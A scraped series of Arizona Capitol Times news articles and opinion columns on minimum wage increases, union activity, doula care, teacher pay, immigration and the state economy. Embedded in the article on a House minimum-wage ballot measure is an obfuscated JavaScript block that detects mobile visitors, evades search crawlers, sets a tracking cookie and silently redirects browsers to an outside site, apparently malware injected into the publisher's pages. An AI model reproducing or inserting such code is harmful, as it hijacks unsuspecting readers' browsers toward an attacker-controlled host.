The post Arizona minimum wage set to rise to $15.15 an hour in January first appeared on Arizona Capitol Times.
]]>Key Points:
-
Arizona’s minimum wage will rise to $15.15 an hour on January 1
-
The increase is due to annual adjustments for inflation, as required by state laws
-
Arizona’s inflation rate through August hit 2.9%, the highest since 2021
Arizona will soon require workers to be paid at least $15.15 an hour.
New figures Thursday from the Bureau of Labor Statistics show that year-over-year inflation through August hit 2.9%.
What makes that significant is that laws approved in Arizona by voters in 2006 and again in 2016 require the state’s minimum wage to be adjusted annually to match the change in the Consumer Price Index. That means the current floor of $14.70 will go up by 45 cents on January 1, a figure by law that is rounded to the nearest nickel.
People working in Tucson and Flagstaff will see an even higher minimum.
In Tucson, the minimum already is $15 an hour. It, too, will increase by 45 cents, to $15.45.
And in Flagstaff, the $17.85 minimum will hit $18.35 in January.
Meanwhile, the federal minimum wage remains at $7.25 an hour, a figure last adjusted in 2009. And that remains the law in 20 states.
Many Arizonans will be affected by the latest boost.
The state Office of Economic Opportunity estimates there are about 230,000 individuals in Arizona who earn no more than $15 an hour. And that doesn’t count those who were already earning more than the old minimum, who may also get a pay bump to keep them above the new minimum.
But a proponent for what has been an ongoing fight for nearly two decades says that’s hardly a victory given how much costs have gone up since that $15 aspirational goal was announced.
Alejandra Gomez, executive director of Living United for Change in Arizona, said her group is now looking at ways to raise that to $20 an hour.
“Most Arizonans are suffering from the rising cost of housing,” said Gomez, whose organization was behind the successful 2016 initiative that took the then-current figure of $8.05 an hour up to $12 by 2020, with inflationary adjustments ever since.
“They are suffering from the rising cost of utilities,” she said.
The situation is quite different at the other end of the income spectrum, Gomez said, where wages of corporate executives are multiple times those of their employees.
Gov. Katie Hobbs said she could not say what would be an appropriate figure.
“I know that Arizonans are struggling,” she told Capitol Media Services, saying it is her job to “address that struggle.”
But the governor said it is legitimate to have a public discussion of how much people need to be paid.
“I think a living wage is where somebody can afford to keep a safe roof over their heads, that has functioning utilities and water and they can put food on the table to feed their families,” she said. “That is different for everyone.”
And what about supporting an initiative for a significant increase in the minimum wage?
“I cannot speak to language and a ballot measure I have not seen,” she said.
A ballot measure, if it proceeds, would pave the way for yet another high-profile battle with the business community which fought — and failed to defeat — both the 2006 and 2016 initiatives. And leading that opposition has been the Arizona Restaurant Association.
Steve Chucri, president of that group, is preparing his arguments. And one of them comes down to a simple question: Where does it end?
First, he said, was the fight to get wages up to $15 an hour.
“So we’re there,” Chucri said. “We’ve always stated in the past that it’s always going to be ‘Fight for $15,’ then ‘Fight for $20,’ then ‘Fight for $25.’ ”
He believes the public has had enough.
Consider, he said, the decision by California voters last year to reject Proposition 32, a proposal that would have raised the minimum hourly wage in the state to $18.
Chucri also said that an effort in Arizona to add an extra dollar to the state minimum wage — above and beyond the scheduled annual inflationary increases — failed here last year. That same measure also would have scrapped existing law that allows businesses to pay their tipped workers $3 an hour less as long as their tips reach the minimum wage requirement.
In fact, though, it wasn’t because Arizona voters rejected the measure. The failure was with the ability of proponents to get sufficient signatures to put the issue on the 2024 ballot.
Conversely, a measure offered by Churci’s organization to alter how the tip credit is calculated — and in a way that would have saved money for restaurant owners — did make the ballot. And voters rejected what the restaurants wanted by a 3-1 margin.
Gomez, for her part, said history is on her side.
Prior to the 2006 ballot measure, Arizona had no minimum wage of its own. Instead, employers were required to comply only with federal law and its $5.15-an-hour floor.
That measure, which provided for an immediate $1.65-an-hour boost and future increases linked to inflation, was approved by a margin of 2-1 despite objections from the Restaurant Association and other business groups.
The 2016 measure — the one that went to voters when the minimum hit $8.05 — also was approved handily by more than 58% of voters. Here, too, the restaurants and businesses financed the opposition.
It is that law which is now in effect, with the mandated annual inflation indexing bringing current wages to $14.70 — and $15.15 beginning next year.
Chucri said if and when a new ballot measure emerges, it will be his job to convince voters that there will be no adverse effects felt by consumers and workers.
It starts, he said, with the price tag. Chucri said the industry has reached the point where the cost of labor now is greater than the cost of the food being prepared. And to deal with that, he said restaurants are buying equipment to do what used to be done by staffers.
Chucri specifically cited a move by Chipotle, which has been using Autocado, a machine that can cut, core and peel avocados before they can be mashed into guacamole, the last part of that process the chain says, is done by hand.
“These entry-level spots in the restaurant industry that some of the workers depend on, you’re going to see replaced by technology,” he said. “They’re looking to automate more and more, given the cost of labor.”
Regardless of what the future holds, whether at the ballot box or due to inflation, that still leaves the new annual inflation figure of 2.9%, the highest since Trump took office.
But all prices are not up by the same margin.
BLS reports grocery prices were up 2.7% while the cost of eating out rose 3.9%.
Electricity prices are up 6.2% over the same time last year. But the agency figures that gasoline costs actually are 6.6% lower.
Prices on new cars rose just 0.7%, versus a 6.0% increase in purchasing used wheels.
And the cost of shelter — rent and equivalent costs for homeowners — is up 3.6%.
History of Arizona and federal minimum wage
Year / State / Federal
2006 / $5.15 / $5.15
2007 / $6.75 / $5.85
2008 / $6.90 / $6.55
2009 / $7.25 / $7.25
2010 / $7.25 / $7.25
2011 / $7.35 / $7.25
2012 / $7.65 / $7.25
2013 / $7.80 / $7.25
2014 / $7.90 / $7.25
2015 / $8.05 / $7.25
2016 / $8.05 / $7.25
2017 / $10.00 / $7.25
2018 / $10.50 / $7.25
2019 / $11.00 / $7.25
2020 / $12.00 / $7.25
2021 / $12.15 / $7.25
2022 / $12.80 / $7.25
2023 / $13.85 / $7.25
2024 / $14.35 / $7.25
2025 / $14.70 / $7.25
2026 / $15.15 / $7.25
The post Arizona minimum wage set to rise to $15.15 an hour in January first appeared on Arizona Capitol Times.
]]>The post Arizona can’t afford L.A.-style dysfunction first appeared on Arizona Capitol Times.
]]>
A recent headline in Politico asks, “Is anyone in charge of Los Angeles?” It’s a good question. The article charts the march of labor union Unite Here Local 11 through the city’s policymaking apparatus and the bruising fights the union has picked with the city’s job creators, especially those in the hospitality industry.
Meanwhile, some members of the City Council express occasional concern about the damage that’s been done to the city’s reputation and whether it will be able to host a Super Bowl, World Cup, and Summer Olympic Games in successive years, but not enough, apparently, to do anything to broker a lasting truce between the union and the private businesses that are now looking for more welcoming environments.
Instead of disputes being settled at the negotiating table with the help of elected officials, the voting booth is increasingly where Big Labor and job creators square off.
We’re fortunate that in Arizona we don’t have city governments that are as openly hostile to job creation and a competitive business environment as L.A.
Not yet, anyway. We can’t get too comfortable.
That’s because Unite Here Local 11’s territory not only includes Southern California, but Arizona, too. The union is growing its presence here, organizing job-killing ballot measures, targeting specific businesses, throwing up roadblocks to development, and backing candidates for city council positions.
In Glendale, the union was the driving force behind Proposition 499 in 2024, a measure that would have burdened the city’s hospitality sector and taxpayers with costly new mandates. A year later, the union was back at it again, organizing Propositions 401 and 402, which attempted to block the development of a critical phase of what is slated to be the state’s largest resort, employing more than 2,000 Arizonans. In each case, the business community rallied to stop the union.
The pattern has been clear: if you’re a business that dares to succeed, you’re a target. Take Scottsdale, where Unite Here operatives helped circulate the petitions aimed at freezing the new Axon corporate headquarters development, an investment promising thousands of high-paying jobs. Stopping job creators in their tracks seems to be part of the union’s playbook. Like it did in Glendale, the business community came together to stand up for Scottsdale jobs. So did a bipartisan coalition of state lawmakers and Gov. Katie Hobbs.
The union isn’t content to restrict its influence to ballot measures and development fights. Unite Here is increasingly active in Arizona municipal politics, lining up behind city council candidates in Tucson, Phoenix and Glendale who share their agenda. Their candidates may speak in platitudes about fairness and equity, but what they really offer is a city government more hostile to employers, less friendly to entrepreneurs, and far more willing to use public policy as a cudgel against job creation.
We’re also seeing a similar playbook from other California-based unions. The Service Employees International Union just announced a ballot initiative to cap the salaries of Arizona hospital executives, regardless of the size or complexity of the health system they lead, never mind that the proposal tramples any semblance of the right to contract.
Supporters may say the measure is about fairness, but it would just make it harder to recruit and retain the kind of medical leadership our state needs to ensure access to lifesaving care. It’s obvious that this isn’t about strengthening health care in Arizona – it’s about importing California’s labor fights to our ballot.
Arizona can’t afford to import Los Angeles-style dysfunction. We’ve built a reputation as a state where job creators are welcomed, where investment is encouraged, and where opportunity is still available for those willing to work hard and take risks. That reputation is one of our greatest competitive advantages, but it won’t endure if we ignore the encroachment of those who would rather grind our economy to a halt in service of their narrow political agenda.
Arizona’s job creators are resilient, but they need policymakers at all levels of government to stand firm and defend our pro-jobs environment, and call out efforts, no matter how cleverly disguised, that would weaken it.
Danny Seiden is president and CEO of the Arizona Chamber of Commerce & Industry.
The post Arizona can’t afford L.A.-style dysfunction first appeared on Arizona Capitol Times.
]]>The post Arizona taking steps to combat maternal mortality, one doula at a time first appeared on Arizona Capitol Times.
]]>

Leah Goldmann lounges on a sofa with her legs crisscrossed and a pillow cradled on her lap in Tempe. She listens as Latisa Ratliff goes over birth plans, prenatal dietary considerations and how to know when it’s time to head to the hospital for labor.
Goldmann is pregnant with a girl, with an expected due date in January. It’s an exciting – and anxious – time for Goldmann, who at 33 years old will become a first-time mom.
But for Ratliff, the work is her bread and butter. As a birth doula, Ratliff’s job is to bring comfort and education to couples as they navigate the process of bringing a new life into the world – from the prenatal period to postpartum.
“One of our primary goals is to inform our clients and educate them with evidence-based information, so that they have the tools that they need in order to advocate for themselves in the hospital,” Ratliff said.
Doulas in Arizona and around the country don’t deliver babies, but these nonmedical labor assistants can make a difference in maternal health outcomes. One recent study found that in three states with Medicaid-funded doula programs, women who received doula support were less likely to deliver via cesarean section or experience postpartum depression or anxiety than those who did not.
The U.S. has higher rates of maternal mortality than other developed countries, and those rates only worsened during the pandemic. Of 30 states where the maternal mortality rate is known, Arizona ranked ninth for these deaths from 2018 to 2020, according to the Kaiser Family Foundation.
Every year hundreds of people die during pregnancy or just after, and these tragedies are more common among individuals of color. A report from the Arizona Department of Health Services shows Native American and Black women are more likely to die from pregnancy-associated causes than white women. The same is true nationally.
Arizona is among states working to address the problem. One proposal on the table: Expand access to doulas.
Florida, Oregon and a handful of other states already cover doula services under Medicaid, and several more are in the implementation process. Advocates say Medicaid coverage would make these services more available to populations that need them.
In Arizona, the Legislature approved creation of a Doula Community Advisory Committee that could be a first step toward getting these services covered by the Arizona Health Care Cost Containment System, which manages the state’s Medicaid program.
The committee first met in August with the goal of identifying culturally relevant doula training organizations and continuing education opportunities through which doulas could get certified in the state.
“Before we could even put in a reimbursement for doula services, there needs to be a license for that position,” said Ratliff, who’s a committee member. “We need to have that first before even having that conversation on whether we would be reimbursed by Medicaid.”
Ratliff, who is Black, felt it was important to serve on the committee to ensure its work includes a diverse perspective.
“It highly impacts the Black community. If more families are able to have doulas, then all the better,” she said.
Ratliff said she expects the committee to develop a list of organizations that could certify doulas, as well as appropriate continuing education programs, early next year.
Stephanie Moore, one of Ratliff’s former clients, said that as a Black woman, she’s aware of the disparities in maternal mortality. During her pregnancy, she worried about facing biases from traditional health care providers and hired Ratliff to ensure she had a supporter who looked like her.
“They (the medical establishment) are making assumptions based on what they assume maybe about Black women, what they assume about their pain tolerance,” Moore said. “For me, it was really imperative that if I’m going to have someone advocate for me and I’m going to have people in the room, that they’re going to be people who are people of color.”
Doula care has proven especially useful in improving maternal health outcomes for people of color and other groups with higher birth-related risk factors, such as those who are low income, according to a report from the National Partnership for Women & Families.
Despite that, doulas aren’t always accessible to those who most need them. Studies have found that a majority of doulas are white and tend to serve a primarily white, middle-class clientele.
Experts say financial constraints are another limitation. Out-of-pocket costs for a doula can often hit $1,500, or even more in expensive parts of the country, according to the journal Health Affairs.
Moore acknowledged the financial planning it took for her and her husband to afford a doula.
“To pay an extra $1,000 or more can feel like a lot,” she said. “I think that definitely can get in the way.”
Dr. Michelle Ogunwole, a maternal health disparities researcher at Johns Hopkins University School of Medicine in Baltimore, said a lack of public awareness about doula services also is a barrier.
Beyond that, Ogunwole said a sustainable and inclusive doula model must ensure doulas themselves have support, earn a livable wage and have access to training.
“There’s been a huge uptick of legislative proposals talking about how doulas can improve maternal health and all of these things without the co-commitment strategies that allow for some equity in the work that they do,” Ogunwole said. “Can’t just be like, ‘Black doulas save Black moms, but we don’t care about what happens to you.’”
Back in Goldmann’s apartment, the expectant mother said she was grateful for the comfort and information Ratliff provided her and her husband. The session felt far more personal than her other routine prenatal visits, she said.
“At the doctor, it really is like in and out,” she said. “They weigh you; they usually take your blood to test for some disease and then measure your belly, and then you leave.”
With Ratliff by her side, the birth process is that much less intimidating.
“It feels a lot less scary, and I just feel very supported,” Goldmann said. “I have people to help me with this journey that I know nothing about – that we know nothing about.”
The post Arizona taking steps to combat maternal mortality, one doula at a time first appeared on Arizona Capitol Times.
]]>The post Arizona teachers not likely to mirror W. VA colleagues – yet first appeared on Arizona Capitol Times.
]]>
The head of the statewide teachers union said Wednesday a strike may be necessary to get salaries closer to where he believes they should be.
But not this year.
“A lot of work has to be done, a lot of storytelling has to happen so that people understand what the real issues are,” said Joe Thomas. The president of the Arizona Education Association told Capitol Media Services that centers on “support and respect.”

“Part of that comes as class size, part of that comes as a salary that keeps you in the state,” Thomas said. And he said the 1.06 percent hike for this school year approved by lawmakers and a promise for an identical amount next year, is not going to cut it.
“Our teachers need to see something north of 5 percent,” Thomas said, something to bring salaries close to what they are in surrounding states.
But Thomas conceded that still leaves the question of whether anything will change if the estimated 50,000 public school teachers — or a significant share of them — abandon their classrooms for the picket line.
The issue arises in the wake of teachers in West Virginia securing a 5 percent pay hike from state lawmakers there after walking off their jobs. Education Week reports average salaries there already are close to $2,000 higher than they are here even before the new boost.
Thomas said that did not go unnoticed here. But he also said that his conversation with counterparts in West Virginia convinces him that kind of action doesn’t just happen.
“It’s months of discussions that lead to that frustration level,” he said.
Thomas said some of that was on display in Arizona Wednesday by teachers around the state who wore red to express their beliefs that their needs and the needs of classrooms are being ignored. He said that is a “statement of awareness that there are issues in our schools that people really need to start paying attention to.”
“And if that doesn’t work, well, then I don’t know what we’ll do next year,” Thomas said.
The last teacher strike in the state didn’t work out so well. That was in Sierra Vista in 1980 when slightly more than half of the district’s 300 teachers walked out at the beginning of the school year.
They were back in class a month later after schools remained open and the teachers were told to accept the school board’s last offer or be replaced. And the base salary remained unchanged.
Thomas, who moved to Arizona from Oklahoma 21 years ago, acknowledged this state’s general antipathy to unions — and strikes.
“I don’t think I’ve ever really seen that a statewide action could have the support, even among the teacher ranks to be successful,” he said. “But I’m really questioning that right now.”
What’s changed, Thomas said, is that teachers have seen year after year of state leaders ignoring not only the fact that salaries here are the lowest nationally but that Arizona has the third highest number of students per classroom.
“I believe they’re frustrated to the point where they just don’t believe they have many options left,” he said.
At the same time, Thomas said, the general public needs to be educated on what teachers already know is happening in Arizona
“We have people that turn on a Facebook, any social media, and see advertisements out of Clark County, Nev. that tells them every single day that tells them ‘You’re going to $11,000 more dollars and, by the way, we have just as much sunshine as you do in Arizona,’ Arizona has to wake up to that,” he said.
Ultimately, though, the association’s rank and file will have to make some decisions.
“What teachers have to figure out is their level of frustration, their level of risk, and what it is they want to get,” he said.
One thing that is different than West Virginia, though, is that Arizona has what is likely the largest charter school system in the state. These schools, which can be run as for-profit or non-profit operations, are permitted to hire whoever they want to teach.
That raises the question of whether a labor action by professionally trained teachers in traditional public schools would falter if their charter school counterparts refused to join.
Thomas, however, said he thinks there would be a unified front.
“I think they’re paid from the same meager funds and their salaries are just as poor as teachers in the district school are,” he said. “I don’t think that if you work in one or the other that you have a very different understanding of the respect you’re getting from the state.”
The post Arizona teachers not likely to mirror W. VA colleagues – yet first appeared on Arizona Capitol Times.
]]>The post Immigrants, documented or not, play fundamental role in Arizona’s economy first appeared on Arizona Capitol Times.
]]>
Arizona’s challenges with illegal immigration have been well documented through the years.
In Arizona, like many states, you cannot separate our economy from immigration, nor the politics that goes with it. As such, I have not lost my way on free trade or the importance of business and industry. As a conservative Republican, I believe our policies on immigration are feckless unless we acknowledge the $21.4 billion contribution immigrants make to Arizona’s economy.

Maintaining the status quo is untenable and the time is now more than ever to bolster our workforce and economic shortfalls. I am proud to be Arizona’s chair for the Partnership for a New American Economy, an organization leading a nationwide effort for immigration reforms to vastly improve our economy.
PNAE is taking the mantle nationwide, and few places will benefit more from reforms than Arizona. The conversation must acknowledge that immigrants, both documented and undocumented, play a fundamental role in Arizona’s economy.
The challenge is to implement an immigration system that both recruits new needed immigrant labor while remedying the employability of those who are currently performing the jobs employers most need.
Yuma farmers know the value of immigration. America’s salad bowl, as Yuma is known, would rot on the ground without immigrant labor. Arizona’s hospitality industry relies on foreign-born residents to ensure the people who visit the Copper State for sun and fun are attended to well.
PNAE just released a report showing there are more than 920,000 foreign-born people residing in Arizona. Of those, more than 60,000 immigrants are self-employed, generating approximately $1.3 billion a year in income.
Furthermore, foreign-born residents are 14 percent of Arizona’s population, yet they comprise more than 17 percent of the state’s Science, Technology, Engineering and Math workers.
The task before us: Amending our federal laws to reflect the values this great nation was founded on — providing people the opportunity to contribute to our society.
As a state representative from Peoria, I know there is only so much the Legislature can do to address immigration. The real work is in the halls of Congress. It is well past time for the executive and Congress to enact immigration reform. For years, these branches of government lacked the political will to ratify reforms.
Our immigration laws should be enforceable, functional and fair.
I am encouraged and hopeful the members of our congressional delegation will recognize the urgency for the immediate need for immigration reform. I am supportive of collaborative efforts between the public and private sectors to ensure strong border enforcement and responsible regulatory policies that enable immigrants their pursuits.
The New American Economy and its partners realize the solutions are not always easy. But we must begin with a healthy respect for our border and immigration laws and being committed to creating laws that encourage economic vitality and prosperity.
— Rep. Tony Rivero of Peoria, a Republican, represents Legislative District 21 in the Arizona House of Representatives.
___________________________________________________________
The views expressed in guest commentaries are those of the author and are not the views of the Arizona Capitol Times.
The post Immigrants, documented or not, play fundamental role in Arizona’s economy first appeared on Arizona Capitol Times.
]]>The post Arizona economy improves, but faces another year of subpar growth first appeared on Arizona Capitol Times.
]]>
Arizona’s economy continues to perform well relative to other states, but financial experts predicted another year of slow growth and recovery from the recession.
W.P. Carey School of Business research professor Lee McPheters said Wednesday he’s anticipating an eighth consecutive year of “subpar growth in Arizona, which was hit harder that most states in the recession.”
It’ll likely be another two to three years before Arizona can be declared fully recovered, experts said.
“My best guess for the economy in 2014 is it’ll look at lot like 2013, 2012, 2011 and so on,” said Lee Ohanian, associate director of Arizona State University’s Center for the Advanced Study in Economic Efficiency.
And while Arizona has seen significant leaps in economic rankings compared to other states – the copper state was ranked 49th in job growth in 2010 and is now ranked 7th as of October 2013 – experts emphasized that the new normal in Arizona isn’t going to be as booming as it was prior to the recession.
That explains why Arizona can seemingly excel compared to its competition but still lag in areas such as job growth and unemployment. Arizona has regained 46 percent of the jobs lost in the recession – the state took a big hit in lost construction work – but that falls well shy of the nation as a whole, which has regained 83 percent of lost jobs.
“The way we’re defining success right now is we’re doing better than most states. The problem is, our growth rates to get us there are still only half of what our long-term normal expectation would be,” McPheters said. “Job growth is 2 percent. It should be 4 percent. But 2 percent is good enough to put you in the Top 10. So are we happy with that? We’re relatively happy with it, but overall it’s not enough to bring down the unemployment rate as we see.”
Arizona’s unemployment rate fell slightly to 8.2 percent in October, still above the national average of 7.3 percent.
And the state still has 170,000 jobs to recover that were lost in the recession.
That’s going to take time, McPheters said. He predicted about 60,000 jobs would be added to Arizona’s economy in 2014, up from roughly 50,000 jobs this year. And Arizona’s population growth won’t be as strong as in other economic recovery periods, when Arizona residency grew by about 3 percent. McPheters said he expects the population will grow at roughly half that rate in 2014.
Though the recovery is slow, Arizona is at least well prepared to take advantage of any boosts in the recovery time by making the state one of the country’s most attractive for business, McPheters said.
”There’s sort of a percolation effect, in the sense that those changes now have to brew while growth nationally is still slow, unemployment rates are still high,” he said. “Once those take hold and more people relocate, more businesses relocate, I think the fact that Arizona now has certain advantages that we did not have a few years ago, I think that that will pay off. But it’s too early in a sluggish kind of environment to see much cause and effect.”
The post Arizona economy improves, but faces another year of subpar growth first appeared on Arizona Capitol Times.
]]>The post Arizona jobless rate inches up in January first appeared on Arizona Capitol Times.
]]>Get 24/7 political news coverage and access to events honoring top political professionals
The post Arizona jobless rate inches up in January first appeared on Arizona Capitol Times.
]]>The post Arizona House backs public vote on minimum wage first appeared on Arizona Capitol Times.
]]> Arizona voters may be asked to consider whether to scrap the state minimum wage’s inflation adjustment.
A voter-approved law creating the state’s minimum wage includes an annual inflation adjustment. That adjustment would be eliminated under a proposed ballot measure given preliminary approval by the state House on Monday.
The state minimum wage is now $7.65 per hour. That’s 40 cents higher than the federal version of $7.25 per hour.
Approval of the proposed ballot measure would effectively scrap Arizona’s separate minimum wage if and when the federal version is raised above it.
Supporters say the legislation would help businesses and create jobs. Opponents say it would harm low-income families.
Provisions to create a lower minimum wage for young workers with part-time or temporary jobs have been dropped.
var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}
The post Arizona House backs public vote on minimum wage first appeared on Arizona Capitol Times.
]]>The post Arizona’s minimum wage to increase 30 cents at start of next year first appeared on Arizona Capitol Times.
]]>A bartender at Plazma, a central Phoenix pub, Kevin Griffin makes Arizona’s minimum wage for tipped employees: $4.35 an hour. Beyond that, he’s at the mercy of customers.
But not all customers tip, he said.
“Not great,” he said. “I feel like I’m working for less than minimum wage helping people get what they want and they don’t appreciate.”
So he welcomed word that he’ll receive a 30-cent-per-hour bump in his pay come Jan. 1. That’s thanks to Arizonans voting in 2006 to establish a minimum wage that rises with the cost of living each year.
The Industrial Commission of Arizona announced earlier this month that the minimum wage will increase from $7.35 to $7.65 an hour. Tipped employees, who make $3 below the standard minimum wage, will also receive the raise.
For a full-time minimum wage worker, that’s $624 more next year.
“That’s one month of rent for me,” Griffin said.
Arizona’s minimum wage will be above the current federal rate of $7.25.
Sherry Gillespie, government relations manager of the Arizona Restaurant Association, said the mandatory increase affects hiring decisions and makes it harder for employers to give raises to deserving employees.
“Thirty cents an hour doesn’t seem like a lot, but when you’re talking about $30 cents an hour and it goes across the board and it’s every hour for every single employee that gets paid minimum wage, it adds up very quickly,” she said. “Many restaurants have lost millions because of that increase.”
But Rebekah Friend, executive director of Arizona State AFL-CIO, said research has shown that increases in the minimum wage even during recessions didn’t result in job losses.
The increase, she said, keeps working families out of poverty.
According to the U.S. Bureau of Labor Statistics, the year-to-year cost of living for all urban areas went up 3.8 percent from August 2010.
“As taxpayers you don’t want a system where someone is doing what they’re supposed to be doing, which is working to take care of their family, and yet they’re still having to supplement their income with taxpayer-funded services,” Friend said.
Tom Rex, associate director of the Center for Competitiveness and Prosperity Research at Arizona State University’s W.P. Carey School of Business, said the minimum wage protects employees’ standard of living.
“The reality is that if you don’t have minimum wage laws, wages will tend to hit the low end of the scale,” he said. “If we’re going to have a law, it should index inflation.”
He said employers overstate the minimum wage’s impact yet can easily pass on the difference to their customers.
“It’s just a few percentage points a year,” Rex said. “It just isn’t a big deal.”
But Byron Schlomach, chief economist at the Goldwater Institute, an independent watchdog group that promotes limited government and free enterprise, said the minimum wage makes employers reluctant to hire new workers and only makes it harder for Arizona’s economy to recover.
“This is a choice between earning $6 an hour and earning nothing,” Schlomach said.
For Griffin, the bartender, the increase is a way to keep up with the cost of living.
“It’s one month less I have to worry about getting my power shut off,” he said. “I’m always down for more money.”
Minimum wage:
• Proposition 202 passed in 2006 allowing Arizona to have a minimum wage that rises with the cost of living.
• The minimum wage remained unchanged in 2010 because of deflation.
• The current state minimum wage is $7.35 per hour and $4.35 per hour for tipped employees.
• The minimum wage will increase by 30 cents on Jan. 1, 2012.
• The current federal minimum wage is $7.25 per hour.
The post Arizona’s minimum wage to increase 30 cents at start of next year first appeared on Arizona Capitol Times.
]]>The post Lawmaker: Regulating unions’ picketing methods would aid Arizona business first appeared on Arizona Capitol Times.
]]>A state lawmaker wants to limit how unions can protest during labor disputes, offering a bill to ban picketing intended to coerce a company or its employees and to help employers bring defamation suits when workers spread untrue information.
Sen. Frank Antenori, R-Tucson, said he isn’t out to impede anyone’s right to be in a union or protest but wants to protect employers from disruption and loss of business.
“What we want to do is to make sure that those rights to assemble and rights to free speech don’t interfere with the standard [conduct] of businesses and try to interfere or disrupt business for the employer in which they may have a dispute,” he said.
SB 1363 offers a wide range of provisions intended to limit picketing to what the bill terms “a reasonable and peaceful manner.” Among other things, the measure would make it illegal for a union to trespass on private property, obstruct roads, make threatening statements or interfere with traffic, employee and customer flow into or out of a business.
It would also require the Arizona Secretary of State to create a “no trespass public notice list” of businesses that have established private property rights.
The bill would allow employers to bring defamation suits seeking damages, attorney fees, court costs, punitive damages and damages for loss of business, profits and business value against those who maliciously make false statements or recklessly disregard the falsehood of those statements.
The Senate Commerce and Energy Committee endorsed the bill on a 3-2 vote Wednesday, sending it to the floor by way of the Rules Committee. The committee’s only Democrats, Olivia Cajero Bedford of Tucson and Robert Meza of Phoenix, dissented.
Marcus Osborn, a government and public affairs representative for the Arizona Chamber of Commerce and Industry, which worked with Antenori on the bill, said the changes would allow businesses to operate without running the risk of “undue burdens” created by unions.
“We are trying to make Arizona more competitive nationally, and one of the ways to do that is to make the best environment for employers to have a free and open workplace,” he said.
But Mike Colletto, executive director of Community Horizons, a for-profit corporation that represents firefighters, commercial food workers and carpenters, said the bill is unnecessary because the federal labor laws already spell out what employees and employers can and can’t do and because rights of assembly and free speech are already clearly defined.
“I just think they are overstepping their boundaries here,” he said.
